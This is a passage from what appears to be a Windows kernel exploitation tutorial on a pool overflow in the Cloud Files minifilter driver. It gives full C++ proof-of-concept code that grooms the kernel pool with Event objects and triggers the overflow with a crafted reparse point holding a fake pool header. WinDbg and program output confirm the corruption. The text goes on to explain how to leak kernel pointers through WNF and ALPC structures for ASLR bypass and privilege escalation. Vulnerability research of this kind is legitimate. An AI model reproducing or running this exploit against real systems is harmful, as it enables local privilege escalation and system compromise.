        (PUCHAR)(input_buffer + 4), (ULONG)(input_size - 4),
        (PUCHAR)output_buffer, (ULONG)FERP_BUFFER_SIZE,
        FERP_BUFFER_SIZE, &finalCompressedSize, workspace.get()
    );

    FreeLibrary(h_Ntdll);
    if (st != 0) return 0;
    return finalCompressedSize;
}

static int BuildAndSetCloudFilesReparsePoint(HANDLE hFile, int payload_size, char*
payload_buf) {

    const int BT_COUNT = ELEMENT_NUMBER;
    auto bt_elements = std::make_unique<HSM_ELEMENT_INFO[]>(BT_COUNT);

    bt_elements[0].Type = HSM_ELEMENT_TYPE_BYTE;
    bt_elements[0].Length = 0x1;
    bt_elements[1].Type = HSM_ELEMENT_TYPE_BYTE;
    bt_elements[1].Length = 0x1;
    bt_elements[2].Type = HSM_ELEMENT_TYPE_BYTE;
    bt_elements[2].Length = 0x1;
    bt_elements[3].Type = HSM_ELEMENT_TYPE_UINT64;
    bt_elements[3].Length = 0x8;
    bt_elements[4].Type = HSM_ELEMENT_TYPE_BITMAP;
    bt_elements[4].Length = (USHORT)payload_size;

    bt_elements[0].Offset = ELEMENT_START_OFFSET;
```

```
    bt_elements[1].Offset = ELEMENT_START_OFFSET + 0x04;
    bt_elements[2].Offset = ELEMENT_START_OFFSET + 0x08;
    bt_elements[3].Offset = ELEMENT_START_OFFSET + 0x0C;
    bt_elements[4].Offset = ELEMENT_START_OFFSET + 0x18;

    std::unique_ptr<char[]> bt_buf(new char[BTRP_BUFFER_SIZE]);
    memset(bt_buf.get(), 0, BTRP_BUFFER_SIZE);

    BYTE   bt_data_00 = 0x01;
    BYTE   bt_data_01 = 0x01;
    BYTE   bt_data_02 = 0x00;
    UINT64 bt_data_03 = 0xABCDABCDABCDABCD;

    char* bt_data[BT_COUNT] = {
        (char*)&bt_data_00,
        (char*)&bt_data_01,
        (char*)&bt_data_02,
        (char*)&bt_data_03,
        payload_buf
    };

    USHORT bt_buffer_size = BtRpBuildBuffer(bt_elements.get(), bt_data, BT_COUNT,
bt_buf.get());
    if (bt_buffer_size == 0) {
        printf("[-] BtRpBuildBuffer failed\n");
        return -1;
    }

    printf("[+] BtBufferSize: 0x%04X\n", bt_buffer_size);
    ValidateBtRp(bt_buf.get(), BT_COUNT, bt_elements.get(), bt_buffer_size);

    const int FE_COUNT = ELEMENT_NUMBER;
    auto fe_elements = std::make_unique<HSM_ELEMENT_INFO[]>(FE_COUNT);

    fe_elements[0].Type = HSM_ELEMENT_TYPE_BYTE;
    fe_elements[0].Length = 0x1;
    fe_elements[1].Type = HSM_ELEMENT_TYPE_UINT32;
    fe_elements[1].Length = 0x4;
    fe_elements[2].Type = HSM_ELEMENT_TYPE_UINT64;
    fe_elements[2].Length = 0x8;
    fe_elements[3].Type = HSM_ELEMENT_TYPE_BITMAP;
    fe_elements[3].Length = 0x4;
    fe_elements[4].Type = HSM_ELEMENT_TYPE_BITMAP;
    fe_elements[4].Length = bt_buffer_size;

    fe_elements[0].Offset = ELEMENT_START_OFFSET;
    fe_elements[1].Offset = ELEMENT_START_OFFSET + 0x04;
    fe_elements[2].Offset = ELEMENT_START_OFFSET + 0x08;
    fe_elements[3].Offset = ELEMENT_START_OFFSET + 0x0C;
    fe_elements[4].Offset = ELEMENT_START_OFFSET + 0x18;

    std::unique_ptr<char[]> fe_buf(new char[FERP_BUFFER_SIZE]);
    memset(fe_buf.get(), 0, FERP_BUFFER_SIZE);

    BYTE   fe_data_00 = 0x99;
    UINT32 fe_data_01 = 0x00000001;
```

```
    UINT64 fe_data_02 = 0x0000000000000001;
    UINT32 fe_data_03 = 0x00000033;

    char* fe_data[FE_COUNT] = {
        (char*)&fe_data_00,
        (char*)&fe_data_01,
        (char*)&fe_data_02,
        (char*)&fe_data_03,
        bt_buf.get()
    };

    USHORT fe_size = FeRpBuildBuffer(fe_elements.get(), fe_data, FE_COUNT,
fe_buf.get(), MAX_ELEMS);
    if (fe_size == 0) {
        printf("[-] FeRpBuildBuffer failed\n");
        return -1;
    }

    printf("\n[+] FeRp size: 0x%04X\n", fe_size);
    ValidateFeRp(fe_buf.get(), FE_COUNT, fe_elements.get(), fe_size);

    std::unique_ptr<char[]> compressed(new char[COMPRESSED_SIZE]);
    memset(compressed.get(), 0, COMPRESSED_SIZE);

    unsigned long compressed_size = FeRpCompressBuffer(fe_buf.get(), fe_size,
compressed.get());
    if (compressed_size == 0 || compressed_size > COMPRESSED_SIZE) {
        printf("[-] Compression failed or output too large (%lu bytes)\n",
compressed_size);
        return -1;
    }
    printf("[+] Compressed FeRp size: 0x%lX\n", compressed_size);

    USHORT cf_payload_len = (USHORT)(4 + compressed_size);

    std::unique_ptr<char[]> cf_blob(new char[cf_payload_len]);
    memset(cf_blob.get(), 0, cf_payload_len);
    *(USHORT*)(cf_blob.get() + 0) = 0x8001;
    *(USHORT*)(cf_blob.get() + 2) = fe_size;
    memcpy(cf_blob.get() + 4, compressed.get(), compressed_size);

    REPARSE_DATA_BUFFER_EX rep_data_buffer_ex{};
    rep_data_buffer_ex.Flags = 0x1;
    rep_data_buffer_ex.ExistingReparseTag = IO_REPARSE_TAG_CLOUD_6;
    rep_data_buffer_ex.ExistingReparseGuid = ProviderId;
    rep_data_buffer_ex.Reserved = 0;

    rep_data_buffer_ex.ReparseDataBuffer.ReparseTag = IO_REPARSE_TAG_CLOUD_6;
    rep_data_buffer_ex.ReparseDataBuffer.ReparseDataLength = cf_payload_len;
    rep_data_buffer_ex.ReparseDataBuffer.Reserved = 0;

    memcpy(rep_data_buffer_ex.ReparseDataBuffer.GenericReparseBuffer.DataBuffer,
cf_blob.get(), cf_payload_len);

    DWORD inSize = (DWORD)(
```

```
        offsetof(REPARSE_DATA_BUFFER_EX,
ReparseDataBuffer.GenericReparseBuffer.DataBuffer) +
        cf_payload_len
        );

    DWORD bytesReturned = 0;
    BOOL ok = DeviceIoControl(
        hFile,
        FSCTL_SET_REPARSE_POINT_EX,
        &rep_data_buffer_ex,
        inSize,
        NULL,
        0,
        &bytesReturned,
        NULL
    );
    if (!ok) {
        printf("[-] FSCTL_SET_REPARSE_POINT_EX failed! error=%lu\n", GetLastError());
        return -1;
    }
    printf("\n[+] DeviceIoControl (FSCTL_SET_REPARSE_POINT_EX) succeeded (file)\n");

    std::unique_ptr<BYTE[]> q(new BYTE[REPARSE_DATA_SIZE]);
    DWORD outBytes = 0;
    if (DeviceIoControl(hFile, FSCTL_GET_REPARSE_POINT, NULL, 0, q.get(),
REPARSE_DATA_SIZE, &outBytes, NULL)) {
        auto reparsepoint = reinterpret_cast<PREPARSE_DATA_BUFFER>(q.get());
        printf("[+] GET_REPARSE (file): tag=0x%08lX, len=%u, total=%lu\n",
            reparsepoint->ReparseTag, reparsepoint->ReparseDataLength, (unsigned
long)outBytes);
    }
    else {
        printf("[-] GET_REPARSE (file) failed: %lu\n", GetLastError());
    }

    return 0;
}

int wmain(void) {

    PWSTR appDataPath = NULL;
    HRESULT hrPath = SHGetKnownFolderPath(FOLDERID_RoamingAppData, 0, NULL,
&appDataPath);
    if (FAILED(hrPath)) {
        wprintf(L"Failed to resolve %%APPDATA%%. HRESULT: 0x%08lX\n", (unsigned
long)hrPath);
        return -1;
    }

    wchar_t syncRootPath[MAX_PATH];
    swprintf(syncRootPath, MAX_PATH, L"%s\\MySyncRoot", appDataPath);
    CreateDirectoryW(syncRootPath, NULL);
    wprintf(L"[+] Sync root directory ensured: %s\n", syncRootPath);

    LPCWSTR identityStr = L"Alexandre";
    CF_SYNC_REGISTRATION registration{};
```

```
    registration.StructSize = sizeof(registration);
    registration.ProviderName = L"ExploitReversing";
    registration.ProviderVersion = L"1.0.0";
    registration.ProviderId = ProviderId;
    registration.SyncRootIdentity = identityStr;
    registration.SyncRootIdentityLength = (ULONG)(lstrlenW(identityStr) *
sizeof(WCHAR));

    CF_SYNC_POLICIES policies{};
    policies.StructSize = sizeof(policies);
    policies.Hydration.Primary = CF_HYDRATION_POLICY_FULL;
    policies.Population.Primary = CF_POPULATION_POLICY_PARTIAL;
    policies.HardLink = CF_HARDLINK_POLICY_ALLOWED;
    policies.PlaceholderManagement =
CF_PLACEHOLDER_MANAGEMENT_POLICY_UPDATE_UNRESTRICTED;

    HRESULT hrReg = CfRegisterSyncRoot(syncRootPath, &registration, &policies,
        CF_REGISTER_FLAG_DISABLE_ON_DEMAND_POPULATION_ON_ROOT);
    if (FAILED(hrReg)) {
        wprintf(L"[-] Sync root registration failed: 0x%08lX\n", (unsigned long)hrReg);
        CoTaskMemFree(appDataPath);
        return -1;
    }
    wprintf(L"[+] Sync root registered at %s\n", syncRootPath);

    auto spray_events = std::make_unique<HANDLE[]>(SPRAY_COUNT);
    auto target_events = std::make_unique<HANDLE[]>(TARGET_COUNT);

    memset(spray_events.get(), 0, SPRAY_COUNT * sizeof(HANDLE));
    memset(target_events.get(), 0, TARGET_COUNT * sizeof(HANDLE));

    DWORD sprayed = SprayEvents(spray_events.get(), SPRAY_COUNT);
    if (sprayed < SPRAY_COUNT / 2) {
        printf("[-] Failed to spray enough Events (only %lu/%lu)\n", sprayed,
SPRAY_COUNT);
        CleanupEvents(spray_events.get(), SPRAY_COUNT);
        CfUnregisterSyncRoot(syncRootPath);
        CoTaskMemFree(appDataPath);
        return -1;
    }

    DWORD holes = CreateHoles(spray_events.get(), SPRAY_COUNT);
    printf("[+] Pool now has %lu holes ready for overflow buffer\n", holes);

    printf("\n[*] Waiting 2 seconds for pool to stabilize...\n");
    Sleep(2000);

    wchar_t filePath[MAX_PATH];
    swprintf(filePath, MAX_PATH, L"%s\\ers06", syncRootPath);

    DWORD attrs = GetFileAttributesW(filePath);
    if (attrs != INVALID_FILE_ATTRIBUTES) {
        SetFileAttributesW(filePath, FILE_ATTRIBUTE_NORMAL);
        if (!DeleteFileW(filePath)) {
            wprintf(L"[-] Failed to delete existing file: %s (Error %lu)\n",
                filePath, GetLastError());
```

```
            CleanupEvents(spray_events.get(), SPRAY_COUNT);
            CfUnregisterSyncRoot(syncRootPath);
            CoTaskMemFree(appDataPath);
            return -1;
        }
        wprintf(L"[i] Existing file deleted: %s\n", filePath);
    }

    HANDLE hFile = CreateFileW(
        filePath,
        GENERIC_ALL,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL,
        CREATE_NEW,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );
    if (hFile == INVALID_HANDLE_VALUE) {
        wprintf(L"[-] Failed to create file: %s (Error %lu)\n", filePath,
GetLastError());
        CleanupEvents(spray_events.get(), SPRAY_COUNT);
        CfUnregisterSyncRoot(syncRootPath);
        CoTaskMemFree(appDataPath);
        return -1;
    }
    wprintf(L"[+] File created: %s\n", filePath);

    printf("\n[*] Crafting payload with EXTENDED pool header for overlap...\n");
    std::unique_ptr<char[]> payload(new char[REPARSE_DATA_SIZE]);
    memset(payload.get(), 0, REPARSE_DATA_SIZE);
    memset(payload.get(), PAYLOAD_INITIAL_BYTE, 0xFF0);

    printf("\n[*] Placing corruption markers at offset 0xFF0:\n");
    *(ULONG64*)(payload.get() + 0xFF0) = 0xDEADBEEFDEADBEEF;
    *(ULONG64*)(payload.get() + 0xFF8) = 0x1234567812345678;

    printf("[+] Crafting fake POOL_HEADER at offset 0x%04X:\n", PAYLOAD_OFFSET);
    *(BYTE*)(payload.get() + PAYLOAD_OFFSET + 0x00) = 0x04;
    *(BYTE*)(payload.get() + PAYLOAD_OFFSET + 0x01) = 0x00;
    *(BYTE*)(payload.get() + PAYLOAD_OFFSET + 0x02) = 0x10;
    *(BYTE*)(payload.get() + PAYLOAD_OFFSET + 0x03) = 0x02;
    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x04) = 0x6e657645;
    *(ULONG64*)(payload.get() + PAYLOAD_OFFSET + 0x08) = 0x4141414141414141;

    printf("    [*] PreviousSize: 0x04\n");
    printf("    [*] PoolIndex: 0x00\n");
    printf("    [*] BlockSize: 0x10 (size = 0x10 * 0x10 = 0x100 bytes)\n");
    printf("    [*] PoolType: 0x02 (NonPagedPool)\n");
    printf("    [*] PoolTag: 0x6e657645 ('Even')\n");
    printf("    [*] ProcessBilled: 0x4141414141414141 (marker)\n");

    printf("\n[+] Fake header written at rcx+0x1000\n");
    printf("[+] BlockSize=0x10 tells kernel this chunk is 0x100 bytes (was 0x40)\n");

    int rc = BuildAndSetCloudFilesReparsePoint(hFile, PAYLOAD_SIZE_OVERFLOW,
payload.get());
```

```
    if (rc != 0) {
        wprintf(L"[-] BuildAndSetCloudFilesReparsePoint failed\n");
        CloseHandle(hFile);
        CleanupEvents(spray_events.get(), SPRAY_COUNT);
        CfUnregisterSyncRoot(syncRootPath);
        CoTaskMemFree(appDataPath);
        return -1;
    }

    CloseHandle(hFile);
    printf("\n[+] Overflow buffer placed in pool (0x1000 bytes)\n");

    DWORD targets = RefillWithTargets(target_events.get(), TARGET_COUNT);
    if (targets < TARGET_COUNT / 2) {
        printf("[-] Failed to create enough target Events\n");
    }
    else {
        printf("[+] Target Events positioned (hopefully adjacent to overflow
buffer!)\n");
    }

    printf("\n[*] Waiting 1 second before triggering...\n");
    Sleep(1000);

    HANDLE hFile1 = CreateFileW(
        filePath,
        GENERIC_ALL,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );

    if (hFile1 == INVALID_HANDLE_VALUE) {
        wprintf(L"[-] Open file failed! error=%lu\n", GetLastError());
    }
    else {
        wprintf(L"[+] File reopened successfully, handle=%p\n", hFile1);
        CloseHandle(hFile1);
        printf("[i] File handle closed\n");
    }

    printf("\n[!] Press ENTER to cleanup and exit...\n");
    getchar();

    CleanupEvents(spray_events.get(), SPRAY_COUNT);
    CleanupEvents(target_events.get(), TARGET_COUNT);

    CfUnregisterSyncRoot(syncRootPath);
    wprintf(L"[i] Sync root unregistered\n");

    CoTaskMemFree(appDataPath);

    printf("\n[+] All done! Exploit PoC completed.\n");
    return (rc == 0) ? 0 : 1;
```

```
}
```

[Figure 113]: evtcorrupt.cpp program

Comments follow:

- I have chosen creating 5000 Event objects and refill (into the holes) 1000 Event objects. I have also tried different values, but there was not any difference. While increasing the object refill size increases our chances of getting adjacent object, it also demands more processor time and even memory.
- To try to keep the code organized, I created four new function and avoided touching on the existing code. Therefore, SprayEvents, CreateHoles, RefillWithTargets and CleanupEvent routines have been created. Actually, the last one is a safe measure and attempt to keep the system running without experimenting with instabilities.
- Regarding unstable conditions, certain stabilizing actions are performed throughout the code since the pool allocator might delay some tasks or skip them at a given moment due to asynchronous operations. Furthermore, processes like coalescing, as well as reorganizing the free list and lookaside list, can be time-consuming. If we have not done it, next allocations might land in unexpected location, which would provide us with a disorganized memory layout.
- As it was necessary to spray many objects and also refill those ones that have been freed, two event arrays have been created and initially set up to zero. In one of experiments, I left to initialize arrays with zero and had an unexpected collateral effect.
- SprayEvents routine is the first step when CreateEventsW has been used to create a series of unnamed event objects. The arguments of the function say that these event objects are not inherited by eventual child process, it must be explicitly reset to returned to non-signaled state, they are created in non-signaled state and are unnamed.
- CreateHoles routine creates alternates holes in the memory sprayed layout by closing events using CloseHandle function.
- RefillWithTags creates new events which will be placed in the holes created by CreateHoles function.
- As a fake header would be created starting at the offset 0x1000, I created two markers before this point to make easier to spot the corrupted object.
- The fake pool header has the following details: the PreviousSize field contains an arbitrary value for the size of a previous pool chunk 0x04 (what means 0x40 bytes), the PoolIndex field is zero (a default value), the BlockSize has changed to 0x10 to expand the size of the pool, the PoolType is 0x02 (NonPagedPool), the PoolTag is the hexadecimal representation of “Even” and ProcessBilled is a marker. Note that a BlockSize field with 0x10 represents an effective size of 0x100 bytes (size = BlockSize * 0x10).
- To prevent leaving the system on an unstable condition, all Event objects have been closed via CleanupEvents routine, which calls CloseHandle function.

A sensitive point that has to be commented on this procedure is the order of tasks being executed by the program. The current order is:

- Spray Event objects
- Create holes
- Sleep (stabilization time)

- Create reparse point
- Refill with new targets (Event objects)
- Trigger the vulnerability

Eventually, a slight change to this order could be suggested:

- Spray Event objects
- Create holes
- Sleep (stabilization time)
- Refill holes with new targets (Event objects)
- Create reparse point
- Trigger the vulnerability

According to target context, variations could be required. Theoretically the effect would be the same because the vulnerability is triggered by reading the reparse point at the end, but it is possible to notice that when the buffer overflow occurs before refilling holes (first scenario), the only remaining holes are refilled, including adjacent ones, and it increases chances of getting an object adjacent to the target buffer. Otherwise, in the second scenario, holes are filled before the overflow occurs, which can cause the overflow buffer to land in somewhere out of our control and, as result, decrease our chance of adjacency.

The WinDbg output is as follows:

```
0: kd> g
Breakpoint 5 hit
cldflt!HsmIBitmapNORMALOpen+0x6da:
fffff807`67dec5ea e8d1cefbff      call    cldflt!memcpy (fffff807`67da94c0)

1: kd> r rcx, rdx, r8d
rcx=ffffa2880b1fe000 rdx=ffffa2880d7a80fc r8d=1010

1: kd> db rdx+1000 L20
ffffa288`0d7a90fc  04 00 10 02 45 76 65 6e-41 41 41 41 41 41 41 41  ....EvenAAAAAAAA
ffffa288`0d7a910c  00 00 00 00 e2 69 cf 7b-ef f0 ea f1 00 00 00 00  .....i.{........

1: kd> dt nt!_POOL_HEADER rcx+1000
   +0x000 PreviousSize     : 0y00000000 (0)
   +0x000 PoolIndex        : 0y00000000 (0)
   +0x002 BlockSize        : 0y00000000 (0)
   +0x002 PoolType         : 0y00000000 (0)
   +0x000 Ulong1           : 0
   +0x004 PoolTag          : 0
   +0x008 ProcessBilled    : (null)
   +0x008 AllocatorBackTraceIndex : 0
   +0x00a PoolTagHash      : 0

1: kd> p
cldflt!HsmIBitmapNORMALOpen+0x6df:
fffff807`67dec5ef 8b4710          mov     eax,dword ptr [rdi+10h]

1: kd> db ffffa2880b1fe000+ff0 L20
ffffa288`0b1feff0  ef be ad de ef be ad de-78 56 34 12 78 56 34 12  ........xV4.xV4.
ffffa288`0b1ff000  04 00 10 02 45 76 65 6e-41 41 41 41 41 41 41 41  ....EvenAAAAAAAA

1: kd> db ffffa2880b1fe000+1000 L20
ffffa288`0b1ff000  04 00 10 02 45 76 65 6e-41 41 41 41 41 41 41 41  ....EvenAAAAAAAA
ffffa288`0b1ff010  ff ff b0 74 f3 c3 82 c7-03 00 1f 00 00 00 00 00  ...t............
```

```
1: kd> dt nt!_POOL_HEADER ffffa2880b1fe000+1000
   +0x000 PreviousSize     : 0y00000100 (0x4)
   +0x000 PoolIndex        : 0y00000000 (0)
   +0x002 BlockSize        : 0y00010000 (0x10)
   +0x002 PoolType         : 0y00000010 (0x2)
   +0x000 Ulong1           : 0x2100004
   +0x004 PoolTag          : 0x6e657645
   +0x008 ProcessBilled    : 0x41414141`41414141 _EPROCESS
   +0x008 AllocatorBackTraceIndex : 0x4141
   +0x00a PoolTagHash      : 0x4141
```

[Figure 114]: evtcorrupt.cpp | WinDbg output

Comments about this WinDbg output are as follows:

- The rcx register contains the destination buffer address.
- The rdx register contains the source buffer address.
- The r8d register contains the length of the payload to be copied.
-
- After executing the vulnerable instruction (memcpy), clearly we see the marker (0xdeadbeef) placed on offset 0xFF0.
- At the same way, we can see the fake pool headers built at offset 0x1000. You should note that it is necessary to use the rcx value that was valid before executing the vulnerable code because it contains the destination buffer.

The program output is as follows:

```
C:\Users\Administrator\Desktop\RESEARCH>EVTCORRUPT.exe

[+] Sync root directory ensured: C:\Users\Administrator\AppData\Roaming\MySyncRoot
[+] Sync root registered at C:\Users\Administrator\AppData\Roaming\MySyncRoot

[*] STAGE 1: Spraying 5000 Event objects...
[+] Created 1000/5000 Events...
[+] Created 2000/5000 Events...
[+] Created 3000/5000 Events...
[+] Created 4000/5000 Events...
[+] Created 5000/5000 Events...
[+] Successfully created 5000/5000 Event objects

[*] STAGE 2: Creating holes (freeing every other Event)...
[+] Freed 2500 Event objects (created 2500 holes)
[+] Pool now has 2500 holes ready for overflow buffer

[*] Waiting 2 seconds for pool to stabilize...
[i] Existing file deleted: C:\Users\Administrator\AppData\Roaming\MySyncRoot\ers06
[+] File created: C:\Users\Administrator\AppData\Roaming\MySyncRoot\ers06

[*] Crafting payload with EXTENDED pool header for overlap...

[*] Placing corruption markers at offset 0xFF0:
[+] Crafting fake POOL_HEADER at offset 0x1000:
    [*] PreviousSize: 0x04
    [*] PoolIndex: 0x00
    [*] BlockSize: 0x10 (size = 0x10 * 0x10 = 0x100 bytes)
    [*] PoolType: 0x02 (NonPagedPool)
    [*] PoolTag: 0x6e657645 ('Even')
```

```
    [*] ProcessBilled: 0x41414141414141 (marker)

[+] Fake header written at rcx+0x1000
[+] BlockSize=0x10 tells kernel this chunk is 0x100 bytes (was 0x40)
[+] BtBufferSize: 0x108C

 [+] BtRp header:
   [-] +04: magic=0x70527442
   [-] +08: crc=0x0DCBCFA0
   [-] +0C: ushortLen=4236
   [-] +10: flags=0x0002
   [-] +12: numberOfElements=5
   [-] totalSize=4236

[+] BtRpData base=0x3C
  [-] elements[0]: type=0x07 len=1 off=0x60
  [-] elements[1]: type=0x07 len=1 off=0x64
  [-] elements[2]: type=0x07 len=1 off=0x68
  [-] elements[3]: type=0x06 len=8 off=0x6C
  [-] elements[4]: type=0x11 len=4112 off=0x78

[+] FeRp size: 0x1108
[+] FeRp header:
  [-] +00: version=0x0001
  [-] +02: structSize=4360
  [-] +04: magic=0x70526546
  [-] +08: crc=0x671AA53D
  [-] +0C: dwordLen=4356
  [-] +10: flags=0x0002
  [-] +12: max_elements=10
[+] Computed totalSize=4360

[+] FeRpData base=0x64 (reserved 10 descriptors)
  [-] elements[0]: type=0x07 len=1 off=0x60
  [-] elements[1]: type=0x0A len=4 off=0x64
  [-] elements[2]: type=0x06 len=8 off=0x68
  [-] elements[3]: type=0x11 len=4 off=0x6C
  [-] elements[4]: type=0x11 len=4236 off=0x78
[+] Compressed FeRp size: 0x1DA

[+] DeviceIoControl (FSCTL_SET_REPARSE_POINT_EX) succeeded (file)
[+] GET_REPARSE (file): tag=0x9000601A, len=478, total=486

[+] Overflow buffer placed in pool (0x1000 bytes)

[*] STAGE 3: Refilling holes with 1000 target Events...
[+] Created 500/1000 target Events...
[+] Created 1000/1000 target Events...
[+] Successfully created 1000/1000 target Event objects
[+] Target Events positioned (hopefully adjacent to overflow buffer!)

[*] Waiting 1 second before triggering...
[+] File reopened successfully, handle=0000000000003150
[i] File handle closed

[!] Press ENTER to cleanup and exit...
```

[Figure 115]: evtcorrupt.cpp | WinDbg output

While we have corrupted and created a fake header using Event object, we could not leak kernel pointer only using Event objects because there are not available APIs for reading their content, which suggests that a good option would be to use object types that have associated with reading APIs (NtQueryWnfStateData function) like WNF State Name, which is not a kernel object, but this structure can be used for this exploitation purpose. As readers will learn in the next sub-section, WNF State Name structure has a DataSize field as one of its members, which turns out that it will be our target, when we will change it to a larger value to cover extra bytes that will be able to be read.

It is time to move to the next subsection, which treats exactly on the leak subject.

16.04. Leaking kernel pointers and structures

The next goal is to leak kernel and structure pointers to create options for bypassing the ASLR and perform privilege escalation. I have mentioned that even though I have built previous programs to overwrite the next and adjacent pool chunk, we were focused on just overwriting bytes and creating a fake pool header, which worked as an introduction to the subject and, hopefully, will help readers to understand next paragraphs and subsection. Kernel or minifilter drivers offer a wide attack surface such as named pipes, ALPC ports, callbacks, and a series of other ones, and we need to understand what our options are before proceeding. Regardless of the taken path, it is significant to underscore that exploitation itself may not be the last operational step, and adoption of additional measures could be required to keep the target system stable (sometimes it is a complicated task) during and after the exploitation process, which can demands waiting for memory to settle up or cleaning allocations and handles left behind to prevent a system crash. Of course, not all binary exploitation requires a similar action, but we can never lose sight of this.

A vulnerability overflow as the existing in this minifilter driver provides us possibility to overwrite data from adjacent allocations and build chunk overlapping, which they can be used individually or combined to obtain different primitives such as arbitrary reading, arbitrary writing and execution, and everything from this point onward depending on what objects we will use, how they will be laid on memory and how we will use these techniques to leak information what we need to. In most cases we will manipulate memory layout (grooming) before starting the exploitation to make events predictable, and this approach will be even repeated multiple times during the exploitation, but it is notorious that memory layout may be difficult to control because it changes over time.

In general, and not specifically to these specific Windows versions or even this minifilter driver being researched, the following object types and structures could be useful alternatives:

- Event objects (_KVEVENT), which can be allocated from NonPagedPool memory (same place of our pool primitive), sprayed and afterward read using NtQueryEvent function.
- Semaphores and Mutex (named as Mutant on Window notation), which have a similar approach to Event objects.
- Pipe Attributes that are not difficult to handle with, but demands attention on details
- Completion Ports, which are also allocated from NonPagedPool memory and easily sprayed.
- WNF (Windows Notification Facility) structures, which are suitable and useful used in heap spraying.

- ALPC object, which sometimes can be a bit more complicated to understand, but it is a really powerful resource for exploits development.
- **Note:** events, semaphores, mutexes, completion ports and ALPC ports are represented as kernel objects and are exposed by the Windows Object Manager. WNF (specifically _WNF_STATE_DATA structure that will be used ahead), is a kernel heap structure (a heap object), but not a kernel object. Later, I will refer to it as an object, but not as a kernel object.

To shape the memory according to our objectives, we have to spray carefully chosen objects across the heap, but if we want to go a bit further to leak kernel and structure addresses, one of initial option will be _WNF_STATE_DATA structure from WNF (Windows Notification Facility), which is an internal Windows kernel mechanism that has been used for publishing and subscribing to system state changes (like a notification board), as was explained previously. This structure offers the possibility of reading data content from user-space and writing directly into memory allocated on NonPagedPool, which makes a favorable choice to develop exploits because we can control exactly data and amount of data to be written, and data is also stored inside this structure exactly as we wrote. The mentioned structure allows us to follow the well-known memory shaping model that is spraying objects, poking holes, and finally refilling holes with objects (from the same type or not). The _WNF_STATE_DATA structure contains a header (_WNF_NODE_HEADER), a size field for allocated data (AllocatedSize), another data field that controls how much data is stored (DataSize) and finally the own input data (UserData). The described structure below follows:

```
struct _WNF_STATE_DATA {
    struct _WNF_NODE_HEADER Header;    // 0x0
    ULONG AllocatedSize;               // 0x4
    ULONG DataSize;                    // 0x8
    ULONG ChangeStamp;                 // 0xC
    UCHAR UserData[];                  // Up to 0x1000
};

struct _WNF_NODE_HEADER {
    USHORT NodeTypeCode;
    USHORT NodeByteSize;
};
```

The only serious limitation is that _WNF_STATE_DATA object holds up to 0x1000 bytes of data, but as we have handled this exact size of object since the beginning of the article, thereby it will not be a problem. Under the programming view, the WNF provides APIs to manage WNF structures such as NtCreateWnfStateName that allocates a WNF state name that represents a slot in the WNF state table, NtUpdateWnfStateData that is responsible for writing data inside of the WNF object and also triggers notification to any present subscriber that waiting for notifications, NtQueryWnfStateData returns the data buffer, size and current timestamp, and NtDeleteWnfStateName that deletes the WNF state name from the WNF table state if it is no longer necessary. The definitions of these functions are as follow below:

```
NTSTATUS NtCreateWnfStateName(
    OUT PWNF_STATE_NAME StateName,
    IN WNF_STATE_NAME_LIFETIME NameLifetime,
    IN WNF_DATA_SCOPE DataScope,
    IN BOOLEAN PersistData,
    IN OPTIONAL PWNF_TYPE_ID TypeId,
    IN ULONG MaximumStateSize,
```

```
    IN PSECURITY_DESCRIPTOR SecurityDescriptor
);

NTSTATUS NtUpdateWnfStateData(
    IN PWNF_STATE_NAME StateName,
    IN OPTIONAL PVOID Buffer,
    IN ULONG Length,
    IN OPTIONAL PWNF_TYPE_ID TypeId,
    IN OPTIONAL PVOID ExplicitScope,
    IN WNF_CHANGE_STAMP MatchingChangeStamp,
    IN ULONG CheckStamp
);

NTSTATUS NtDeleteWnfStateData(
    IN PCWNF_STATE_NAME StateName,
    IN OPTIONAL CONST VOID* ExplicitScope
);
```

As expected, one of normal exploitation approaches is to shape (grooming) the heap layout with _WNF_STATE_DATA objects (also called WNF object) to prepare the memory layout for upcoming steps. Therefore, at the first step WNF objects must be allocated to fill up pool, which works like spray padding (or sacrificial objects) to catch eventual holes. Soon after the first spray, we have to free all of them to prepare a kind of clean segment and ensure that next allocations will be predictable and subsequent. Finally, a second spray of multiple WNF objects is performed to allocate objects in an organized and adjacent way. Afterwards, every other _WNF_STATE_DATA object is freed, which creates a series of alternate holes, and initial memory configuration for overwriting and leak is ready. The next step is to fill these created holes with carefully chosen objects that offers us a real advantage of being “exploited” by reading from it or writing to it. The sequence of described actions is represented by the following scheme:

- [WNF] [HOLE] [WNF] [HOLE] [WNF] [HOLE] [WNF] [HOLE] [WNF] [HOLE] [WNF] [HOLE] [WNF]
- [WNF] [OBJ] [WNF] [OBJ] [WNF] [OBJ] [WNF] [OBJ] [WNF] [OBJ] [WNF] [OBJ] [WNF]

The next task is finding a suitable object to be used and stored in holes, and that is where one of tricks comes up because everything depends on the purpose and objective. One of my preferred options is ALPC (Advanced Procedure Call), which is quite an interesting IPC (Inter-Process Communication) mechanism on Windows, offers a structure named ALPC Handle Table (_ALPC_HANDLE_TABLE) that is used for managing handles associated with ALPC ports, and definitely it could be an appropriate choice to fill the created holes. About handle tables, they are built when ALPC ports are created from a user-space program and hold handles to distinct resources such as ports and messages. The _ALPC_HANDLE_TABLE structure, as shown below, contains a set of pointers to critical kernel structures, and it is this composition that makes this structure a good candidate to an exploit because we can try to leak kernel addresses from there and, consequently, it has the potential to open opportunities to reach elevation of privilege (also known as privilege escalation) because, as an example, the leaking of kernel pointers allows us to find the kernel base address and addresses of other critical kernel structures such as _EPROCESS and _TOKEN, which are actively used to this purpose.

Spraying multiple ALPC ports (_ALPC_PORT) will allocate the respective number of ALPC handle tables, and each one has a determined size that can be adjusted to be used with WNF_STATE_DATA object. The ALPC_HANDLE_TABLE definition follows below:

```
struct _ALPC_HANDLE_TABLE {
    struct _ALPC_HANDLE_ENTRY* Handles;    // 0x0
    struct _EX_PUSH_LOCK Lock;             // 0x8
    ULONGLONG TotalHandles;                // 0x10
    ULONG Flags;                           // 0x18
};
```

This structure makes part of an arrangement:

- ALPC_PORT
  - HandleTable: ALPC_HANDLE_ENTRY[]
  - PortAttributes
  - CommunicationInfo
  - Incoming | Pending | Canceled Queues
  - Security + Sync fields

